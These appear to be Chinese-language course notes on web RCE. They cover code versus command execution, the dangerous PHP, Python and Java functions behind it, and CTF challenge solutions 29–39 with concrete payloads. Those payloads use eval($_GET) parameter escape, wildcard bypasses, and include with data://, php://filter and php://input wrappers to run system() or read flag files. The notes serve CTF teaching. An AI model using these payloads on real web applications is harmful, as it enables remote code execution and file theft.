
# WEB 攻防-通用漏洞&RCE&代码执行&命令执行&多层面检测利用


IIS安全
ASP
源码问题
配置不当
ASPX
代码安全
常见漏洞
应用
PHP
函数
代码URL对应

#知识点：

1、RCE 执行-代码执行&命令执行

2、CTF 考点-漏洞配合&绕过手法

3、利用审计-CMS 框架&中间件等

#详细点：

1.为什么会产生此类安全问题

2.此类安全问题探针利用及危害

3.此类安全问题在 CTF 即 CMS 分析

漏洞场景：代码会调用自身的脚本代码执行，也会调用系统命令执行

漏洞区别：脚本语言&操作系统(php/java/python/js&windows/linux/mac)

漏洞对象：WEB 源码&中间件&其他环境（见漏洞详情对象）

漏洞危害：直接权限丢失,可执行任意脚本代码或系统命令

---

演示案例：

- RCE-原理&探针&利用&危害等
- CTF-29~39-RCE 代码命令执行
- CMS-PbootCMS 审计-RCE 执行
- 层面-探针-语言&CMS&中间件等

---

#RCE-原理&探针&利用&危害等

举例：

```
<?php
//eval 代码执行
eval('phpinfo();');
//system 命令执行
system('ipconfig');
?>
```

-RCE 代码执行：引用脚本代码解析执行

-RCE 命令执行：脚本调用操作系统命令

漏洞函数：

1.PHP：

eval()、assert()、preg_replace()、call_user_func()、call_user_func_array()以及 array_map()等

system、shell_exec、popen、passthru、proc_open 等

2.Python：

eval exec subprocess os.system commands

3.Java：

Java 中没有类似 php 中 eval 函数这种直接可以将字符串转化为代码执行的函数，但是有反射机制，并且有各种基于反射机制的表达式引擎，如：OGNL、SpEL、MVEL 等.

#CTF-29~39-RCE 代码命令执行

29-通配符

```
system('tac fla*.php');
```

30-取代函数&通配符&管道符

```
`cp fla*.ph* 2.txt`;
echo shell_exec('tac fla*.ph*');
```

31-参数逃逸

```
eval($_GET[1]);&1=system('tac flag.php');
```

32~36-配合包含&伪协议

```
include$_GET[a]?>&a=data://text/plain,<?=system('tac flag.php');?>
include$_GET[a]?>&a=php://filter/read=convert.base64-encode/resource=flag.php
```

37~39-包含&伪协议&通配符

```
data://text/plain,<?=system('tac fla*');?>
php://input post:<?php system('tac flag.php');?>
```

#代码审计-PbootCMS-RCE 代码执行

涉及资源:

补充：涉及录像课件资源软件包资料等下载地址